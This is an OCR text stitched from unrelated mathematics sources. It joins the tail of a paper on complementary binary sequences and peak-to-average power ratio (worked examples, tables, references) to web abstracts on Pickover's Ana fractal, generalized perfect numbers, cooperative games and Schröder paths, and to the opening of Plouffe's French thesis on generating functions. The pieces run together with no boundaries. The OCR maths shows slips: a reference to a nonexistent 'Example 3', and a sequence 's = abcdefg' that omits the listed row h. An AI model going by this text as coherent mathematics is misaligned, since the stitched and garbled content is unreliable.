
y_1y_2	p	PA: WHT	NHT	DFT_1^∞
00	$x_0x_3 + x_1x_5 + x_3x_4 + x_4x_5 + x_4x_6 + x_5x_6 + x_4$	2.0	1.0	4.18
10	$x_0x_3 + x_1x_5 + x_3x_4 + x_4x_5 + x_4x_6 + x_5x_6 + x_4 + x_5$	2.0	1.0	4.25
01	$x_0x_3 + x_0x_5 + x_1x_5 + x_3x_4 + x_3x_5 + x_4x_6 + x_2$	2.0	1.0	5.79
11	$x_0x_3 + x_0x_5 + x_1x_5 + x_3x_4 + x_3x_5 + x_4x_6 + x_2 + x_4 + x_5$	2.0	1.0	6.02

It is helpful to alternatively construct these sequences visually, by using a generalised version of the strategy outlined in Section 3, which is also the foundation for Construction 1. Although we have not formally proved Construction 3 in this paper, the following construction technique essentially provides the proof for Construction 3. We use unitary WHT matrices, $\mathbf{E_j^k}$, $0 \leq k < 2^{t\text{max}-t_j}$. Specifically, for Example 1, we have one 8×8 matrix, $\mathbf{E_0}$, four 2×2 matrices, $\mathbf{E_1^0}, \mathbf{E_1^1}, \mathbf{E_1^2}, \mathbf{E_1^3}$, and two 4×4 matrices, $\mathbf{E_2^0}, \mathbf{E_2^1}$. The rows and columns of $\mathbf{E_j^k}$ are permuted by γ_{j-1}^k and θ_j^k, respectively. Specifically,

θ_0 permutes columns of $\mathbf{E_0}$,
θ_1^k permutes columns of $\mathbf{E_1^k}$, $0 \leq k < 4$,
θ_2^k permutes columns of $\mathbf{E_2^k}$, $0 \leq k < 2$,

γ_0^r permutes consecutive row pairs of $\mathbf{E_0}$, $0 \leq r < 4$
γ_1^r permutes consecutive sets of four rows of column-concatenated $\mathbf{E_1^k}$, $0 \leq r < 2$
γ_2^r permutes consecutive row pairs of column-concatenated $\mathbf{E_2^k}$, $0 \leq r < 4$

Let us choose the permutations for $\theta$and γ as shown in (11) of Example 1. Then these permutations act in conjunction with the $\mathbf{E}$ matrices as follows (where '$\overline{a}$' means multiply a by -1). Note that, after each γ permutation, the appropriate rows are concatenated before point-multiplying by elements of the appropriate E matrix:



It is straightforward to check that the above 4 sequences, $\mathbf{s}$, correspond exactly to the 4 sequences, $\mathbf{s}$, in Table 5, as represented by p. This example also illustrates that if the $\mathbf{E_j^k}$ are chosen to be row/column inequivalent to WHT matrices, then we can further generalise Construction 3.

Finally, for Example 1, let us now make the g functions non-zero. Arbitrarily, let $g_0(x_0, x_1, x_2) = x_0x_1x_2 + x_2$, $g_1(x_3) = x_3$, $g_2(x_4, x_5) = x_4x_5 + x_5$, and $g_3(x_6) = 0$. Table 6 shows the PAs after addition of $g_0 + g_1 + g_2 + g_3$ onto each of the four sequences of Table 5.

Once again, in all cases the PAR is upper-bounded by $2^{t\text{max}} = 8.0$, as predictedby Corollary 3. Note that, as stated by Corollary 4, the final optional addition of '$+x_6$' onto each of the 4 sequences in Table 6 forms a CS set of 8 sequences wrt all LUUTs.

Table 6: PAs of Example 1 wrt WHT, NHT, and DFT_1^∞ after Addition of $g_0 + g_1 + g_2 + g_3$

$y_1 y_2$	p	PA: WHT	NHT	DFT_1^∞
00	$x_0x_1x_2 + x_0x_3 + x_1x_5 + x_3x_4 + x_4x_6 + x_5x_6 + x_4 + x_2 + x_3 + x_5$	4.5	2.5	4.04
10	$x_0x_1x_2 + x_0x_3 + x_1x_5 + x_3x_4 + x_4x_6 + x_5x_6 + x_4 + x_2 + x_3$	4.5	2.5	4.83
01	$x_0x_1x_2 + x_0x_3 + x_0x_5 + x_1x_5 + x_3x_4 + x_3x_5 + x_4x_5 + x_4x_6 + x_3 + x_5$	4.5	2.0	3.59
11	$x_0x_1x_2 + x_0x_3 + x_0x_5 + x_1x_5 + x_3x_4 + x_3x_5 + x_4x_5 + x_4x_6 + x_4 + x_3$	4.5	2.0	3.51

PAR ≤ 8.0




Figure 4: Example of Construction 3 where $t_{\max} = 4$ (Reverse of Figure 3)

8.2 Example 2

Except for the special case of Construction 2, Construction 3 does not give the same set of sequences when starting from the rightmost variable set (as shown), instead of the left-most variable set. Example 2 emphasises this point by describing the construction for the partition of Figure 4, which is clearly the reverse of Figure 3.

The partition is, $\mathbf{S_0} = \{0\}$, $\mathbf{S_1} = \{1, 2\}$, $\mathbf{S_2} = \{3\}$, $\mathbf{S_3} = \{4, 5, 6\}$, as shown in Fig 4. Then $t_0 = 1$, $t_1 = 2$, $t_2 = 1$, $t_3 = 3$, $t_{\max} = t_3 = 3$, and $L = 4$.

Applying Construction 3, we must initially define the following permutations:

$\theta_0^0, \theta_0^1, \theta_0^2, \theta_0^3$	with domain (x_0)
γ_0^0, γ_0^1 and θ_1^0, θ_1^1	with domain (x_1, x_2)
$\gamma_1^0, \gamma_1^1, \gamma_1^2, \gamma_1^3,$ and $\theta_2^0, \theta_2^1, \theta_2^2, \theta_2^3$	with domain (x_3)
γ_2^0	with domain (x_4, x_5, x_6)

It then follows, from Construction 3, that,

$$\begin{array}{ll} \theta_0' \leftarrow (\theta_0(x_0)\{\gamma_{0,1}\{\gamma_{2,2}\}\}, 0, 0) & \gamma_0' \leftarrow (\gamma_0(x_1, x_2)\{\gamma_{2,2}\}, \gamma_{2,2}) \\ \theta_1' \leftarrow (\theta_1(x_1, x_2)\{\gamma_{2,2}\}, 0) & \gamma_1' \leftarrow (\gamma_1(x_3)\{\gamma_{2,1}, \gamma_{2,2}\}, \gamma_{2,1}, \gamma_{2,2}) \\ \theta_2' \leftarrow (\theta_2(x_3)\{\gamma_{2,1}, \gamma_{2,2}\}, 0, 0) & \gamma_2' \leftarrow \gamma_2(x_4, x_5, x_6) \end{array}$$

Let us now assign the same permutations as Example 1, but in reverse, to each of the θ_j and γ_j. Let,

$$\begin{array}{ll} \theta_0^0 = (x_0), \theta_0^1 = (x_0), \theta_0^2 = (x_0), \theta_0^3 = (x_0 + 1) & \gamma_0^0 = (x_1 + x_2, x_2), \gamma_0^1 = (x_1, x_2) \\ \theta_1^0 = (x_1, x_2), \theta_1^1 = (x_1 + x_2, x_2) & \gamma_1^0 = (x_3 + 1), \gamma_1^1 = (x_3), \gamma_1^2 = (x_3), \gamma_1^3 = (x_3) \\ \theta_2^0 = (x_3), \theta_2^1 = (x_3), \theta_2^2 = (x_3), \theta_2^3 = (x_3 + 1) & \gamma_2 = (x_4, x_5, x_6) \end{array}$$

Given these permutation assignments we can evaluate:

$$\begin{array}{l} \theta_0(x_0)\{\gamma_{0,1}\{\gamma_{2,2}\}\} = x_2x_6 + x_0 \\ \gamma_0(x_1, x_2)\{\gamma_{2,2}\} = (x_2x_6 + x_1 + x_2, x_2) \\ \theta_1(x_1, x_2)\{\gamma_{2,2}\}, 0) = (x_2x_6 + x_1, x_2) \\ \gamma_1(x_3)\{\gamma_{2,1}, \gamma_{2,2}\} = x_5x_6 + x_3 + x_5 + x_6 + 1 \\ \theta_2(x_3)\{\gamma_{2,1}, \gamma_{2,2}\} = x_5x_6 + x_3 \end{array}$$

Therefore,

$$\begin{aligned}\theta'_0\gamma'_0 &= x_0x_2x_6 + x_1x_2x_6 + x_0x_1 + x_0x_2\\ \theta'_1\gamma'_1 &= x_1x_5x_6 + x_2x_3x_6 + x_1x_3 + x_1x_5 + x_1x_6 + x_2x_5 + x_1\\ \theta'_2\gamma'_2 &= x_4x_5x_6 + x_3x_4\end{aligned}$$

Therefore,

$$\sum_{j=0}^{2}\theta'_j\gamma'_j = x_0x_2x_6+x_1x_2x_6+x_1x_5x_6+x_2x_3x_6+x_4x_5x_6+x_0x_1+x_0x_2+x_1x_3+x_1x_5+x_1x_6+x_2x_5+x_3x_4+x_1 \quad (12)$$

Let us, arbitrarily, consider that all g functions in (10) are zero (for ease of exposition). Then, $p = \sum_{j=0}^{2}\theta'_j\gamma'_j$. Unlike Example 3, we now only have 1 choice of sequence, $\mathbf{s}$. This sequence has a PA of 8.0, 2.5, and 4.93 wrt the WHT, NHT, and DFT_1^∞, respectively. In all cases the PAR is upper-bounded by $2^{t\max} = 8.0$, as predicted by Corollary 3. Note that, as stated by Corollary 4, a CS set of 8 sequences (of length 128) wrt all LUUTs is formed by $\mathbf{s}$ and all linear offsets of $\mathbf{s}$ over the variables $\{x_4, x_5, x_6\}$.

We can, alternatively, construct this sequence using a generalised version of the strategy outlined in Section 3. We obtain the following construction steps:

θ_0	γ_0	θ_1	γ_1	θ_2	
Cols swapped on last 2 rows	Second pair of rows swapped	Last 2 col segments swapped on last 4 rows	First 2 rows swapped	Col segments swapped on last 2 rows	
++	++	++++−+−++	++−++−−−	++−++−−−++++−+−++	= a
+−	+−	++++−+−++	+++−+−++	++−++−−−++++−+−++	= b
++	+−	+++−++−−+	+++−−+−−	+++−−+−−++−+−+++	= c
+−	++	+++−++−++	+++−+−+++	+++−−+−−++−+−+++	= d
++	++	+++−+−+−+	+++−+++−+	+++−+−+−+++−−−+	= e
+−	+−	++++−++−+	+++−+−−−+	+++−+−+−+++−+−−+	= f
++	++	++++−+−−+	+++−−−+−	+++−−−+−++−+++−+	= g
−+	−+	++++−+−+−	+++−+++−	+++−−−+−++−+++−+	= h

Finally, γ_2 generates $\mathbf{s} = abcdefg$

It is straightforward to check that the above sequence, $\mathbf{s}$, corresponds exactly to the $\mathbf{s}$, as represented by p in (12).

References

[1] Alperin, J.L.,Bell, R.B.: **Groups and Representations,** Graduate Texts in Mathematics, Springer, **162**, pp. 39–48, (1995)

[2] Brundan, J.: Web Lecture Notes: Math 607, Polynomial representations of GL_n, *http://darkwing.uoregon.edu/∼brundan/teaching.html* pp. 29–31, Spring (1999)

[3] Canteaut, A.,Carlet, C.,Charpin, P.,Fontaine, C.: Propagation Characteristics and Correlation-Immunity of Highly Nonlinear Boolean Functions. EUROCRYPT 2000, Lecture Notes in Comp. Sci., **1807**, pp. 507–522, (2000)

[4] Davis, J.A.,Jedwab, J.: Peak-to-mean Power Control in OFDM, Golay Complementary Sequences and Reed-Muller Codes. IEEE Trans. Inform. Theory **45.** No 7, pp. 2397–2417, Nov. (1999)

[5] Feng, K.,Shiue P.J-S.,Xiang Q., On aperiodic and periodic complementary binary sequences, IEEE Trans. Inf. Theory, **45**, 1, pp. 296–303, Jan. (1999)

[6] Golay, M.J.E.: Multislit spectroscopy. J. Opt. Soc. Amer., **39**, pp. 437–444, (1949)

[7] Golay, M.J.E.: Complementary Series. IRE Trans. Inform. Theory, **IT-7**, pp. 82–87, Apr. (1961)

[8] Harrison, M.A.: The Number of Classes of Invertible Boolean Functions. J. ACM, **10**, pp. 25–28, (1963)

[9] Helleseth, T.,Kumar, P.V.: Sequences with Low Correlation. in *Handbook of Coding Theory*, R.Brualdi,C.Huffman,V.Pless, Eds.

[10] Jones, A.E.,Wilkinson, T.A.,Barton, S.K.: Block Coding Scheme for Reduction of Peak to Mean Envelope Power Ratio of Multicarrier Transmission Schemes. Elec. Lett. **30**, pp. 2098–2099, (1994)

[11] Lidl, L.,Niederreiter, H.: **Introduction to Finite Fields and their Applications** Cambridge Univ Press, pp. 361–362, (1986)

[12] Littlewood, J.E.: On polynomials $\sum \pm z^m$, $\sum \exp(\alpha_m) z^m$,$z = e^{i\theta}$, *J. London Math. Soc.*, **41**, pp. 367–376, (1966)

[13] MacWilliams, F.J.,Sloane, N.J.A.: **The Theory of Error-Correcting Codes** Amsterdam: North-Holland. (1977)

[14] J-S.No, H-Y.Song; "Generalized Sylvester-Type Hadamard Matrices", *Int. Symp. Inf. Theory, Sorrento, Italy*, June 25-30, 2000

[15] Nyberg, K.: Construction of Bent Functions and Difference Sets. *Proc. EuroCrypt90, Lecture Notes in Computer Science (LNCS), Springer, Berlin*, Vol 473, pp. 151–160, (1991)

[16] Parker, M.G.,Tellambura, C.: Generalised Rudin-Shapiro Constructions. *WCC2001, Workshop on Coding and Cryptography, Paris (France)*, Jan 8-12, (2001) *http://www.ii.uib.no/∼matthew/*

[17] Parker, M.G.,Tellambura, C.: Golay-Davis-Jedwab Complementary Sequences and Rudin-Shapiro Constructions. Submitted to IEEE Trans. Inform. Theory, *http://www.ii.uib.no/∼matthew/* March (2001)

[18] Parker, M.G., Rijmen, V.: The Quantum Entanglement of Binary and Bipolar Sequences. Short version in **Sequences and Their Applications**, Discrete Mathematics and Theoretical Computer Science Series, Springer, 2001 Long version at *http://xxx.soton.ac.uk/ps/quant-ph/0107106* or *http://www.ii.uib.no/∼matthew/* Jun (2001)

[19] Parker, M.G.: Spectrally Bounded Sequences, Codes and States: Graph Constructions and Entanglement., *Invited Talk at Eighth IMA International Conference on Cryptography and Coding, Cirencester, UK, 2001, To be published in Lecture Notes in Computer Science, 2001, also http://www.ii.uib.no/∼matthew/*, 17-19 December, 2001

[20] Inequivalent Invertible Boolean Functions for $t = 3$, *http://www.ii.uib.no/∼matthew/mattweb.html*, (2001)

[21] Parker, M.G.,Tellambura, C.: A construction for binary sequence sets with low peak-to-average power ratio. Int. Symp. Inform. Theory, Lausanne, Switzerland, June 30-July 5, (2002)

[22] Parker, M.G.,Paterson, K.G.,Tellambura, C.: Golay Complementary Sequences. Wiley Encyclopedia of Telecommunications, Editor: J.G.Proakis, Wiley Interscience, (2002)

[23] Paterson, K.G.: Generalized Reed-Muller Codes and Power Control in OFDM Modulation. IEEE Trans. Inform. Theory, **46**, No 1, pp. 104-120, Jan. (2000)

[24] Paterson, K.G.,Tarokh V.: On the Existence and Construction of Good Codes with Low Peak-to-Average Power Ratios. IEEE Trans. Inform. Theory **46.** No 6, pp. 1974–1987, Sept (2000)

[25] Paterson, K.G.,: On Codes with Low Peak-to-Average Power Ratio for Multi-Code CDMA. **Sequences and Their Applications***, Discrete Mathematics and Theoretical Computer Science Series, Springer*, (2001)

[26] Paterson, K.G.: Sequences for OFDM and Multi-Code CDMA: Two Problems in Algebraic Coding Theory. Hewlett-Packard Technical Report, HPL-2001-146, (2001)

[27] Raddum, H.,Parker M.G. Z_4-Linear Cryptanalysis. Technical Report for the New European Schemes for Signatures, Integrity, and Encryption (NESSIE), (2002)

[28] Rudin, W.: Some Theorems on Fourier Coefficients. Proc. Amer. Math. Soc., No 10, pp. 855–859, (1959)

[29] Shapiro, H.S.: Extremal Problems for Polynomials. M.S. Thesis, M.I.T., (1951)

[30] Shepherd, S.J.,Orriss, J.,Barton, S.K.: Asymptotic Limits in Peak Envelope Power Reduction by Redundant Coding in QPSK Multi-Carrier Modulation. IEEE Trans. Comm., **46**, No 1, pp. 5–10, Jan. (1998)

[31] Sloane, N.J.A.: The On-Line Encyclopedia of Integer Sequences. $(1, 2, 154, \ldots)$, *http://www.research.att.com/∼njas/sequences/index.html*

[32] Sloane, N.J.A.: A Library of Hadamard Matrices $(1, 2, 154, \ldots)$, *http://www.research.att.com/ njas/hadamard/index.html*

[33] Tseng, C.-C. Liu, C.L.: Complementary sets of sequences, IEEE Trans. Inform. Theory, **IT-18**, no. 5, pp. 644–651, Sept. (1972)

[34] Turyn, R.: Hadamard matrices, Baumert-Hall units, four-symbol sequences, pulse compression, and surface wave encodings J. Comb. Theory Ser. A, **16**, pp. 313–333, (1974)

Ana's Golden Fractal

ABSTRACT. . *In his fascinating book "Wonders of Numbers", Clifford Pickover introduces the Ana sequence and fractal, two self-referential constructions arising from the use of language. This paper answers Pickover's questions on the relative composition of sequence terms and the dimension of the fractal. In the process, it introduces a novel way of obtaining fractals from iterative set operations. Also, it presents a beautiful variant of the Ana constructions involving the golden ratio. In conclusion, it suggests ways of constructing similar fractals for the Morse-Thue and "Look and Say" sequences.*

Download the paper (File: anagoldenfractal.pdf, about 36 Kb).

Number of Visits: 

On a Generalization of Perfect Numbers

A Problem Proposal

ABSTRACT. *This paper presents a notion of perfect numbers relative to arithmetical functions: an arithmetical function f produces a set of f-perfect numbers. Two among the many examples considered are small "perturbations" of the normal definition; late in these two sequences, odd perfect numbers appear! (Could the situation be similar for the usual perfect numbers?) Also, this paper generalizes amicable pairs and sociable chains. Mysteries and open problems abound for those who like a challenge. There is also Mathematica code to start the reader on his own explorations.*

Download the paper (File: fperfect.pdf, about 178 Kb). To appear in *The Journal of Recreational Mathematics* 31(3).

A web page version is also available, but is not very well formatted (since it was automatically generated by MS Word).

Here is a paper on an especially intriguing sequence of generalized perfect numbers: Picture-Perfect Numbers and Other Digit-Reversal Diversions.

Meaningful and Meaningless Solutions for Cooperative *N*-person Games

Aleksandar Pekec

December 1996

Abstract:

Game values often represent data that can be measured in more than one acceptable way (e. g., monetary amounts). We point out that in such cases a statement about cooperative *n*-person game model might be ``meaningless'' in the sense that its truth or falsity depends on the choice of an acceptable way to measure game values. In particular we analyze statements about solution concepts such as the core, stable sets, the nucleolus, the Shapley value (and its generalizations)

Available as *PostScript*, *PDF*, *DVI*.

Last modified: 2003-06-08 by webmaster.

The Electronic Journal of Combinatorics

Abstract for R40 of Volume 6(1), 1999

E. Pergola and R. Pinzani

A Combinatorial Interpretation of the Area of Schröder Paths

An elevated Schröder path is a lattice path that uses the steps $(1,1)$, $(1,-1)$, and $(2,0)$, that begins and ends on the x-axis, and that remains strictly above the x-axis otherwise. The total area of elevated Schröder paths of length $2n+2$ satisfies the recurrence $f_{n+1} = 6f_n - f_{n-1}$, $n \geq 2$, with the initial conditions $f_0 = 1$, $f_1 = 7$. A combinatorial interpretation of this recurrence is given, by first introducing sets of unrestricted paths whose cardinality also satisfies the recurrence relation and then establishing a bijection between the set of these paths and the set of triangles constituting the total area of elevated Schröder paths.

- Download the full paper:
  - PDF version
  - PostScript version
  - dvi version
  - tex version
  - figures
- Next abstract
- Table of Contents for Volume 6 (1)
- Up to the E-JC/WCE home page

UNIVERSITÉ DU QUÉBEC À MONTRÉAL

MÉMOIRE
PRÉSENTÉ
COMME EXIGENCE PARTIELLE
DE LA MAÎTRISE EN MATHÉMATIQUES

par

SIMON PLOUFFE

APPROXIMATIONS DE SÉRIES GÉNÉRATRICES ET QUELQUES CONJECTURES

AOÛT 1992

AVANT-PROPOS

Un livre très intéressant a été publié en 1973 par N.J.A. Sloane. Il portait le titre "*A Handbook of Integer Sequences* " et comporte plus de 2372 suites d'entiers prises dans tous les domaines des mathématiques et des sciences en général. Depuis sa publication, des milliers de suites nouvelles ont été trouvées, spécialement en combinatoire. L'auteur invitait ses lecteurs à lui communiquer toute correction ou information nouvelle concernant une suite. Il a reçu environ un mètre cube de lettres depuis.

J'entrepris de taper le livre au complet à la main dans un ordinateur au début de 1990; cela m'a demandé 6 mois de travail. Je n'étais pas au bout de mes peines, car une fois cette tâche terminée, j'envoyai une lettre à l'auteur lui indiquant les erreurs dans certaines d'entre elles et que j'avais commencé à constituer une banque de données avec ses suites, etc. Je reçus un coup de téléphone environ deux semaines plus tard. L'auteur était un peu surpris (et moi donc) que quelqu'un se soit donné la peine de taper tout le livre alors que lui avait un fichier sur ordinateur qui contenait toutes les suites. Après une heure de discussion, l'auteur disait qu'il était temps qu'il fasse la 2ème édition de ce livre. Moi je lui disais qu'il était temps que je complète mes études, etc. C'est là que tout a commencé. C'est en essayant de vérifier les suites d'entiers avec un programme que ce projet est né. Je voulais pouvoir vérifier les chiffres des suites pour qu'il n'y ait pas d'erreurs.

C'est également avec l'encouragement et la vision de mon directeur, Gilbert Labelle, que ce mémoire a vu le jour, à la confiance de Pierre Leroux, aux idées génératrices de mon co-directeur, François Bergeron. Tous les autres aussi, qui sont en France, à Bordeaux au LaBRI avec leurs chauds encouragements. Je pense à Xavier Viennot qui m'impressionnait tellement avec ses conférences en 1985, à Maylis Delest, Serge Dulucq, Jean-Guy Penaud, Jean-Marc Fedou, Mireille Bousquet-Mélou, etc. Ceux de Paris à l'INRIA qui m'ont invité à leur en parler et qui ont contribué grandement à faire que le

programme *gfun* soit une réalité. Je pense à Paul Zimmermann , “en possession tranquille de la vérité”, Bruno Salvy “le fou de Maple” à qui je dois de vraies belles formules trouvées grâce à ses méthodes (elles sont dans la table en appendice), Philippe Flajolet, “le bon maître”. Je leur dois des discussions fort enrichissantes.

A Neil Sloane évidemment, mon guide et mon maître à penser, qui m’a fait l’honneur de bien vouloir être mon “advisor” comme il se plait lui-même à le dire. Je lui dois de précieux conseils.

A ma mère, qui sera pas mal fière et contente que son garçon fasse une maîtrise en mathématiques.

A ma compagne Danièle, qui m’a beaucoup aidé au tout début pour la vérification des suites et qui m’a soutenu jusqu’à la fin. Je lui dois et lui dédie ce mémoire.

RÉSUMÉ

Le présent mémoire tente de répondre à une question simple : Étant donné une suite numérique, comment trouve t-on la fonction génératrice de cette suite? Il s'agit donc de prendre les termes d'une suite et de proposer une façon de les générer à l'aide d'une formule quelconque (simple si possible). Pour ce faire nous avons utilisé des programmes de calcul symbolique couramment disponibles, soit MapleV de l'Université de Waterloo et Pari-GP, un programme développé à l'Université Bordeaux I. Le jeu d'essai des suites est le livre bien connu de Neil J.A. Sloane, *A Handbook of Integer Sequences*[1] . L'exposé se compose de deux parties principales. La première explique les quatre méthodes qui ont permis de répondre à notre question initiale. La deuxième contient une table des formules trouvées à l'aide de ces méthodes. En tout, 1031 fonctions génératrices forment la table sur un total de 4568 suites que composait le jeu d'essai, soit à peu près 23% des suites.

Ces 1031 formules ont toutes été obtenues expérimentalement. C'est donc dire qu'en fait ce sont autant de conjectures. Mais nous verrons que dans presque tous les cas les méthodes sont suffisamment sophistiquées pour pouvoir affirmer que les formules sont les bonnes.

[1] Le jeu d'essai est en fait la 2e édition de ce livre qui est en préparation.

TABLE DES MATIÈRES

INTRODUCTION

Dans toute cette étude nous procéderons selon une seule ligne directrice: il s'agira de prendre une suite numérique finie et à l'aide d'un programme informatique spécialisé, d'identifier un bon candidat pour la fonction génératrice. Une telle approche pourrait se limiter simplement à consulter un livre de table de suites. Dans [GKP] p.42 on note: "the best source for questions about sequences is an amazing little book called the Handbook of Integer Sequences, by Sloane, which lists thousands of sequences by their numerical values."; et aussi: "the look-up method is limited to problems that other people have decided". De plus, après avoir donné un exemple de suite numérique, les auteurs [GKP] p.327, ajoutent: "no closed form is evident, and this sequence isn't even listed in Sloane's Handbook".

Nous présentons ici une solution à ce problème: c'est-à-dire une méthode alternative aux méthodes standard connues dans ce domaine. Ces dernières partent des propriétés mathématiques d'une suite et de là en font l'analyse, le tout étant basé sur la connaisssance a priori des ces propriétés. Dans la présente étude nous proposons de procéder en sens inverse: c'est uniquement à partir de la suite numérique que les propriétés sont établies. A cette fin, nous décrirons quatre méthodes d'analyse d'une suite numérique.

Ces quatre méthodes s'appuient sur quatre modèles de fonctions génératrices. Le premier modèle suppose que les termes de la suite peuvent être générés avec le développement en série de Taylor d'un quotient de polynômes. Le deuxième modèle suppose que la suite satisfait à une récurrence linéaire à coefficients polynomiaux, appelée aussi une P-récurrence. Le troisième modèle suppose que la suite est donnée par le développement en série d'un produit infini, comme la suite des partages d'entiers ordinaires. Le quatrième modèle enfin suppose qu'une transformation simple de la suite permet de retrouver une fonction génératrice connue. Cette dernière est en fait une version améliorée de la "look-up method" de [GKP].

NOTES

Pour éviter les répétitions inutiles tout au long de cette étude, nous emploierons la notation Nxxxx pour désigner la suite numéro xxxx du livre de Sloane [Sl] cité en bibliographie. Par exemple, la suite des nombres de Catalan porte le numéro 577, on y fera référence en écrivant N0577. Les autres suites, celles apparues après 1973 dans la littérature, ont été recataloguées dans une deuxième édition que nous préparons avec Neil J.A. Sloane [PlSl]. Elles portent un numéro séquentiel "absolu" noté Axxxx. Donc quand nous parlerons du numéro de suite A3890, nous entendrons le numéro séquentiel de cette table. C'est cette même numérotation qui apparaît dans la table des résultats en appendice. Pour des raisons évidentes de consistence, il était nécessaire de conserver un numéro qui fasse référence toujours à la même suite sans ambiguité. En résumé :

• Nxxxx :Numéro séquentiel de la suite du livre de Sloane [Sl].

• Axxxx :Numéro séquentiel de la suite du livre [PlSl].

La plupart des algorithmes et méthodes décrites dans cette étude ont été regroupés dans un programme appelé "gfun" qui fait partie de la librairie publique de Maple de l'université de Waterloo. On peut avoir une copie de ce programme par transfert électronique via "ftp/anonymous". Le programme a été écrit en collaboration avec François Bergeron, professeur au département de Mathématiques/Informatique à l'Université du Québec à Montréal et également avec Paul Zimmermann et Bruno Salvy tous deux chercheurs à L'INRIA/Rocquencourt.

CHAPITRE 1

LA MÉTHODE DES APPROXIMANTS DE PADÉ

1.1 Les fractions rationnelles.

Une façon de donner les termes d'une suite est de les engendrer à l'aide d'une fraction rationnelle. Par exemple la suite de Fibonacci peut être générée à l'aide du développement en série de Taylor à l'origine de

(1.1) $1/(1- z - z^2) = 1 + z + 2\,z^2 + 3\,z^3 + 5\,z^4 + 8\,z^5 + 13\,z^6 + ... + a_n z^n + O(z^{n+1})$.

De la même façon ces termes peuvent être calculés avec la récurrence $a_n = a_{n-1} + a_{n-2}$. Les deux représentations sont équivalentes. Il y a une correspondance assez simple entre la fraction rationnelle et la récurrence. Le dénominateur de la fraction rationnelle "est" la relation de récurrence. Le numérateur tient lieu de conditions initiales de cette même récurrence. Le lien se trouve en fait dans la réécriture de la récurrence en termes de z^n plutôt que n. Une procédure simple en quatre étapes, permettant de passer d'une récurrence linéaire à coefficients constants à la fraction rationnelle correspondante, est décrite dans [GKP]. On peut montrer que la réécriture se fait dans l'autre sens également. Cette mécanique est très connue mais suppose toujours que l'on connaisse au moins l'une des deux représentations.

Notre seul point de départ est la série S(z) tronquée à l'ordre k. Ce qu'on désire faire est de la représenter par une fraction rationnelle. Alors si on pose k=L+M et

(1.2) $$S(z) = \frac{u_0 + u_1 z^1 + ... + u_L z^L}{v_0 + v_1 z^1 + ... + v_m z^m} + O(z^{L+M+1})$$

il est toujours possible de trouver une solution à cette équation. La façon de faire est de fixer L et M

d'abord. Puis en multipliant le membre de gauche avec le dénominateur on obtient un système de M équations à M inconnues qui déterminent les constantes en v. Pour poser ces équations, on "identifie" les coefficients de z^i avec $L+1 \leq i \leq L+M$. Une fois trouvés les v_i, on peut faire de même avec le numérateur pour déterminer les constantes en u_j, en identifiant cette fois les coefficients de z^j, $0 \leq j \leq L$. Il est toutefois plus aisé de poser en partant que $v_0 = 1$. On donne le nom d'approximant de Padé [L/M] à l'expression trouvée pour un L et M donnés. Le calcul d'un approximant de Padé se fait en principe de façon mécanique. La plupart des programmes de calcul symbolique sur le marché aujourd'hui effectuent ce calcul automatiquement. On parle ici de la résolution du système d'équations linéaires pour un L et un M donnés. En théorie le problème est clos, mais dans la pratique il en est autrement.

Nous illustrerons les difficultés rencontrées en donnant deux exemples extrêmes d'approximants de Padé.

Exemple 1.1 La suite des parts de gâteaux en 3 dimensions.

Le premier est la suite N0419 qui porte le nom de: "Slicing a cake with n slices"; elle est plutôt simple et connue. C'est le nombre de parts de gâteaux différents avec n coupes en 3 dimensions. Nous nous en tiendrons uniquement aux termes numériques sans tenir compte du contexte. Considérant une quinzaine de termes, on pose les équations et les degrés des deux polynômes, en supposant que les degrés sont de taille égale, i.e. que L=M. La difficulté réside dans le fait que si le système *peut* se réduire, il faut prévoir un algorithme pour le simplifier d'une façon ou d'une autre. Justement, cette suite N0419 est une fraction rationnelle de degré [2/4]. Elle est complètement décrite par cette fraction rationnelle. C'est donc que, ayant pris notre quinzaine de termes et ayant supposé que L=M=7, on aurait été conduit à réduire le système à un nombre d'inconnues et d'équations plus petit. Donc à moins d'être chanceux, i.e. de prévoir exactement à l'avance le degré de la fraction rationnelle, on n'est pas assuré de trouver la *juste* fraction rationnelle.

La deuxième difficulté vient de la taille des calculs. Si la suite considérée EST une fraction rationnelle, comme la suite de Fibonacci (1.1), cela n'a rien de dramatique si on a fait un choix de L et M heureux. Si la suite N'EST PAS une fraction rationnelle, c'est là que les calculs deviennent énormes. Selon l'équation (1.2), il est quand même possible de trouver une fraction rationnelle qui se juxtaposera aux k premiers termes de toute suite, mais elle ne se simplifiera pas.

Exemple 1.2 La suite des nombres premiers : 2,3,5,7,11,13,....

Nous prendrons ici la suite des nombres premiers N0241. On le sait, il n'existe pas de fonction rationnelle qui permette de les obtenir successivement. Si on prend les 20 premiers termes , de 2 à 71 et que l'on cherche une expression rationnelle qui se juxtapose à cette suite, l'expression que l'on trouvera sera une fraction rationnelle d'une taille appréciable. La taille, disons en nombre de caractères, dépassera largement celle de la suite. Il ne faut pas oublier que l'on cherche une solution rationnelle, donc exacte à l'ordre d'approximation de la série de départ; ce ne sont pas des calculs en "virgule flottante". Ainsi, avec les 48 premiers termes de la suite des nombres premiers on obtient une fraction rationnelle d'une taille de l'ordre de 10,000 caractères, chaque coefficient étant de l'ordre de 120 chiffres. La taille de la suite de départ avec ses 48 termes, pour sa part, ne dépasse pas 200 caractères.

